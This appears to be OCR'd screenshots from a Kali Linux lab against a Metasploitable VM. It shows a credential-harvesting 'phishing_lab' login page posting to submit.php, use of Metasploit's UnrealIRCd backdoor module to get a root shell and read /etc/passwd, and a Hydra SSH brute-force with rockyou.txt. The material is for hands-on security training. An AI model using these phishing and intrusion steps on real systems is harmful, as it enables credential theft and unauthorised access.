

KALI LUNIX [Running] - Oracle VirtualBox
File Machine Input Devices Help
1 2 3 4
(genmon)XXX 22:52
kali@kali: ~/phishing_lab
Session Actions Edit View Help
GNU nano 8.6 /etc/php/8.4/apache2/php.ini
; php.ini-development is very similar to its production variant, except it is
; much more verbose when it comes to errors. We recommend using the
; development version only in development environments, as errors shown to
; application users can inadvertently leak otherwise secure information.
; This is the php.ini-production INI file.
;;;;;;;;;;;;;;;;;;;
; Quick Reference ;
;;;;;;;;;;;;;;;;;;;
; The following are all the settings which are different in either the production
; or development versions of the INIs with respect to PHP's default behavior.
; Please see the actual settings later in the document for more details as to why
; we recommend these changes in PHP's behavior.
; display_errors
; Default Value: On
; Development Value: On
; Production Value: Off
; display_startup_errors
; Default Value: On
; Development Value: On
; Production Value: Off
; error_reporting
; Default Value: E_ALL
; Development Value: E_ALL
; Production Value: E_ALL & ~E_DEPRECATED
; log_errors
; Default Value: Off
; Development Value: On
; Production Value: On
; max_input_time
; Default Value: -1 (Unlimited)
; Development Value: 60 (60 seconds)
; Production Value: 60 (60 seconds)
; output_buffering
; Default Value: Off
; Development Value: 4096
; Production Value: 4096
^G Help ^O Write Out ^F Where Is ^K Cut ^T Execute ^C Location M-U Undo M-A Set Mark M-] To Bracket M-B Previous ^B Back ^← Prev Word ^A Home
^X Exit ^R Read File ^\ Replace ^U Paste ^J Justify ^/ Go To Line M-E Redo M-6 Copy ^W Where Was M-F Next ^F Forward ^→ Next Word ^E End
Right Ctrl



KALI LUNIX [Running] - Oracle VirtualBox
File Machine Input Devices Help
(genmon)XXX 23:05
kali@kali: ~/phishing_lab
Session Actions Edit View Help
[Tue Oct 28 22:53:32.549266 2025] [mpm_prefork:notice] [pid 774:tid 774] AH00163: Apache/2.4.65 (Debian) configured -- resuming normal operations
[Tue Oct 28 22:53:32.550682 2025] [core:notice] [pid 774:tid 774] AH00094: Command line: '/usr/sbin/apache2'
[Wed Oct 29 20:40:44.732665 2025] [mpm_prefork:notice] [pid 861:tid 861] AH00163: Apache/2.4.65 (Debian) configured -- resuming normal operations
[Wed Oct 29 20:40:44.734245 2025] [core:notice] [pid 861:tid 861] AH00094: Command line: '/usr/sbin/apache2'
[Wed Oct 29 21:19:14.728075 2025] [php:warn] [pid 870:tid 870] [client 127.0.0.1:38008] PHP Warning: Unknown: Failed to open stream: Permission denied in Unknown on line 0
[Wed Oct 29 21:19:14.728227 2025] [php:error] [pid 870:tid 870] [client 127.0.0.1:38008] PHP Fatal error: Failed opening required '/var/www/html/submit.php' (include_path='.:/usr/share/php') in Unknown on line 0
[Wed Oct 29 21:20:11.505225 2025] [php:warn] [pid 871:tid 871] [client 127.0.0.1:55672] PHP Warning: Unknown: Failed to open stream: Permission denied in Unknown on line 0
[Wed Oct 29 21:20:11.505284 2025] [php:error] [pid 871:tid 871] [client 127.0.0.1:55672] PHP Fatal error: Failed opening required '/var/www/html/submit.php' (include_path='.:/usr/share/php') in Unknown on line 0
[Wed Oct 29 21:20:16.477313 2025] [php:warn] [pid 872:tid 872] [client 127.0.0.1:55674] PHP Warning: Unknown: Failed to open stream: Permission denied in Unknown on line 0
[Wed Oct 29 21:20:16.477406 2025] [php:error] [pid 872:tid 872] [client 127.0.0.1:55674] PHP Fatal error: Failed opening required '/var/www/html/submit.php' (include_path='.:/usr/share/php') in Unknown on line 0
[Wed Oct 29 21:32:02.372548 2025] [mpm_prefork:notice] [pid 861:tid 861] AH00170: caught SIGWINCH, shutting down gracefully
[Wed Oct 29 21:32:02.553505 2025] [mpm_prefork:notice] [pid 3171:tid 3171] AH00163: Apache/2.4.65 (Debian) configured -- resuming normal operations
[Wed Oct 29 21:32:02.553648 2025] [core:notice] [pid 3171:tid 3171] AH00094: Command line: '/usr/sbin/apache2'
[Wed Oct 29 21:32:19.370152 2025] [php:warn] [pid 3175:tid 3175] [client 127.0.0.1:52130] PHP Warning: Unknown: Failed to open stream: Permission denied in Unknown on line 0
[Wed Oct 29 21:32:19.370209 2025] [php:error] [pid 3175:tid 3175] [client 127.0.0.1:52130] PHP Fatal error: Failed opening required '/var/www/html/submit.php' (include_path='.:/usr/share/php') in Unknown on line 0
[Wed Oct 29 21:32:33.348539 2025] [php:warn] [pid 3174:tid 3174] [client 127.0.0.1:53770] PHP Warning: Unknown: Failed to open stream: Permission denied in Unknown on line 0
[Wed Oct 29 21:32:33.349317 2025] [php:error] [pid 3174:tid 3174] [client 127.0.0.1:53770] PHP Fatal error: Failed opening required '/var/www/html/submit.php' (include_path='.:/usr/share/php') in Unknown on line 0
[Wed Oct 29 21:33:49.244924 2025] [php:warn] [pid 3176:tid 3176] [client 127.0.0.1:36318] PHP Warning: Unknown: Failed to open stream: Permission denied in Unknown on line 0
[Wed Oct 29 21:33:49.245006 2025] [php:error] [pid 3176:tid 3176] [client 127.0.0.1:36318] PHP Fatal error: Failed opening required '/var/www/html/submit.php' (include_path='.:/usr/share/php') in Unknown on line 0
(kali㉿kali)-[~/phishing_lab]
$ sudo chmod 777 /var/www/html/log.txt
chmod: cannot access '/var/www/html/log.txt': No such file or directory
(kali㉿kali)-[~/phishing_lab]
$ sudo touch /var/www/html/log.txt
(kali㉿kali)-[~/phishing_lab]
$ sudo chmod 777 /var/www/html/log.txt
(kali㉿kali)-[~/phishing_lab]
$ sudo cat /var/www/html/log.txt
(kali㉿kali)-[~/phishing_lab]
$ sudo cat /var/www/html/log.txt
(kali㉿kali)-[~/phishing_lab]
$ sudo nano /etc/php/8.4/apache2/php.ini
(kali㉿kali)-[~/phishing_lab]
$
(kali㉿kali)-[~/phishing_lab]
$ sudo nano /etc/php/8.4/apache2/php.ini
[sudo] password for kali:
(kali㉿kali)-[~/phishing_lab]
$
(kali㉿kali)-[~/phishing_lab]
$
Right Ctrl



KALI LUNIX [Running] - Oracle VirtualBox
File Machine Input Devices Help
1 2 3 4
(genmon)XXX 9:33
*Untitled 2 - Mousepad
File Edit Search View Document Help
shadow.txt
Untitled 2
1 cat > login.html << 'EOF'
2 <!DOCTYPE html>
3 <html>
4 <head>
5 <title>login - Educational Demo </title> </head>
6 <body>
7 <h2>Login Page</h2>
8 <form action="submit.php"method="POST
Right Ctrl



KALI LUNIX [Running] - Oracle VirtualBox
File Machine Input Devices Help
(genmon)XXX 23:15
kali@kali: ~
Session Actions Edit View Help
Metasploit tip: Organize your work by creating workspaces with workspace -a
<name>
=[metasploit v6.4.94-dev]
+ -- --=[2,564 exploits - 1,312 auxiliary - 1,683 payloads]
+ -- --=[432 post - 49 encoders - 13 nops - 9 evasion]
Metasploit Documentation: https://docs.metasploit.com/
The Metasploit Framework is a Rapid7 Open Source Project
msf > search unreal
Matching Modules
Name Disclosure Date Rank Check Description
0 exploit/linux/games/ut2004_secure 2004-06-18 good Yes Unreal Tournament 2004 "secure" Overflow (Linux)
1 _ target: Automatic . . . .
2 _ target: UT2004 Linux Build 3120 . . . .
3 _ target: UT2004 Linux Build 3186 . . . .
4 exploit/windows/games/ut2004_secure 2004-06-18 good Yes Unreal Tournament 2004 "secure" Overflow (Win32)
5 exploit/unix/irc/unreal_ircd_3281_backdoor 2010-06-12 excellent No UnrealIRCD 3.2.8.1 Backdoor Command Execution
Interact with a module by name or index. For example info 5, use 5 or use exploit/unix/irc/unreal_ircd_3281_backdoor
msf > use exploit/unix/irc/unreal_ircd_3281_backdoor
msf exploit(unix/irc/unreal_ircd_3281_backdoor) >
Right Ctrl

```
Interact with a different session Id.
This command only accepts one positive numeric argument.
This works the same as calling this from the MSF shell: sessions -i <session id>

sessions 1
[*] Session 1 is already interactive.
whoami
root
uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
id
uid=0(root) gid=0(root)

cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:x:13:13:proxy:/bin:/bin/sh
www-data:x:33:33:www-data:/var/www:/bin/sh
backup:x:34:34:backup:/var/backups:/bin/sh
list:x:38:38:Mailing List Manager:/var/list:/bin/sh
irc:x:39:39:ircd:/var/run/ircd:/bin/sh
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh
nobody:x:65534:65534:nobody:/nonexistent:/bin/sh
libuuid:x:100:101::/var/lib/libuuid:/bin/sh
dhcp:x:101:102::/nonexistent:/bin/false
syslog:x:102:103::/home/syslog:/bin/false
klog:x:103:104::/home/klog:/bin/false
sshd:x:104:65534::/var/run/sshd:/usr/sbin/nologin
msfadmin:x:1000:1000:msfadmin,,,:/home/msfadmin:/bin/bash
bind:x:105:113::/var/cache/bind:/bin/false
postfix:x:106:115::/var/spool/postfix:/bin/false
ftp:x:107:65534::/home/ftp:/bin/false
postgres:x:108:117:PostgreSQL administrator,,,:/var/lib/postgresql:/bin/bash
mysql:x:109:118:MySQL Server,,,:/var/lib/mysql:/bin/false
tomcat55:x:110:65534::/usr/share/tomcat5.5:/bin/false
distccd:x:111:65534::/:/bin/false
user:x:1001:1001:just a user,111,,:/home/user:/bin/bash
service:x:1002:1002:,,,:/home/service:/bin/bash
telnetd:x:112:120::/nonexistent:/bin/false
proftpd:x:113:65534::/var/run/proftpd:/bin/false
statd:x:114:65534::/var/lib/nfs:/bin/false
```


KALI LUNIX [Running] - Oracle VirtualBox
File Machine Input Devices Help
1 2 3 4
(genmon)XXX 10:20
kali@kali: ~/phishing_lab
Session Actions Edit View Help
┌──(kali㉿kali)-[~]
└─$ nano login.html
┌──(kali㉿kali)-[~]
└─$ cat login.html
<!DOCTYPE html>
<html>
<head>
<title>Secure Login </title> </head>
<body>
<h2>Login Page</h2>
<form action="submit.php"method="POST">
Email: <input type="email"
name="email" required>
Password: <input type ="password"
name="password" required>
<button type="submit">Login</button>
</form>
Educational Demo Only
Demo Only
</body>
</html>
┌──(kali㉿kali)-[~]
└─$ cd ~/phishing_lab
┌──(kali㉿kali)-[~/phishing_lab]
└─$ xdg-open login.html
q
^C
┌──(kali㉿kali)-[~/phishing_lab]
└─$ firefox login.html
┌──(kali㉿kali)-[~/phishing_lab]
└─$ firefox file://$(pwd)/login.html
┌──(kali㉿kali)-[~/phishing_lab]
└─$ firefox
┌──(kali㉿kali)-[~/phishing_lab]
└─$ firefox file://$(pwd)/login.html
Right Ctrl


KALI LUNIX [Running] - Oracle VirtualBox
File
Machine
Input
Devices
Help
1
2
3
4
(genmon)XXX
0:48
Open File
Recent
Home
Desktop
Documents
Downloads
Music
Pictures
Videos
Other Locations
home
kali
Documents
shadow.txt
Name
Size
Type
Modified
shadow.txt
00:45
Open With File Manager
Copy Location
Add to Bookmarks
Show Hidden Files
Show Size Column
Show Type Column
Show Time
Sort Folders before Files
Encoding:
Default (UTF-8)
Text Files
Cancel
Open
Right Ctrl


KALI LUNIX [Running] - Oracle VirtualBox
File
Machine
Input
Devices
Help
1
2
3
4
(genmon)XXX
0:32
kali@kali: ~
Session
Actions
Edit
View
Help
┌──(kali㉿kali)-[~]
└─$ hydra -l msfadmin -P /usr/share/wordlists/rockyou.txt ssh://192.168.56.103
Hydra v9.6 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-10-29 00:26:47
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous session found, to prevent overwriting, ./hydra.restore
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:14344399), ~896525 tries per task
[DATA] attacking ssh://192.168.56.103:22/
[ERROR] could not connect to ssh://192.168.56.103:22 - kex error : no match for method mac algo client->server: server [hmac-md5,hmac-sha1,umac-64@openssh.com,hmac-ripemd160,hmac-ripemd160@openssh.com,hmac-sha1-96,hmac-md5-96], client [hmac-sha2-256-etm@openssh.com,hmac-sha2-512-etm@openssh.com,hmac-sha2-256,hmac-sha2-512]
┌──(kali㉿kali)-[~]
└─$ hydra -l msfadmin -P /usr/share/wordlists/rockyou.txt ssh://192.168.56.103 "-okexAlgorithms=+d
Right Ctrl


KALI LUNIX [Running] - Oracle VirtualBox
File Machine Input Devices Help
1 2 3 4
(genmon)XXX 22:50
kali@kali: ~/phishing_lab
Session Actions Edit View Help
GNU nano 8.6 /etc/php/8.4/apache2/php.ini
; php.ini-development is very similar to its production variant, except it is
; much more verbose when it comes to errors. We recommend using the
; development version only in development environments, as errors shown to
; application users can inadvertently leak otherwise secure information.
; This is the php.ini-production INI file.
;;;;;;;;;;;;;;;;;;;
; Quick Reference ;
;;;;;;;;;;;;;;;;;;;
; The following are all the settings which are different in either the production
; or development versions of the INIs with respect to PHP's default behavior.
; Please see the actual settings later in the document for more details as to why
; we recommend these changes in PHP's behavior.
; display_errors
; Default Value: On
; Development Value: On
; Production Value: Off
; display_startup_errors
; Default Value: On
; Development Value: On
; Production Value: Off
; error_reporting
; Default Value: E_ALL
; Development Value: E_ALL
; Production Value: E_ALL & ~E_DEPRECATED
; log_errors
; Default Value: Off
; Development Value: On
; Production Value: On
; max_input_time
; Default Value: -1 (Unlimited)
; Development Value: 60 (60 seconds)
; Production Value: 60 (60 seconds)
; output_buffering
; Default Value: Off
; Development Value: 4096
; Production Value: 4096
^G Help ^O Write Out ^F Where Is ^K Cut ^T Execute ^C Location M-U Undo M-A Set Mark M-] To Bracket M-B Previous ^ Back ^ Prev Word ^A Home
^X Exit ^R Read File ^\ Replace ^U Paste ^J Justify ^/ Go To Line M-E Redo M-6 Copy ^B Where Was M-F Next ^ Forward ^ Next Word ^E End
Right Ctrl

META KALI [Running] - Oracle VirtualBox

File Machine View Input Devices Help

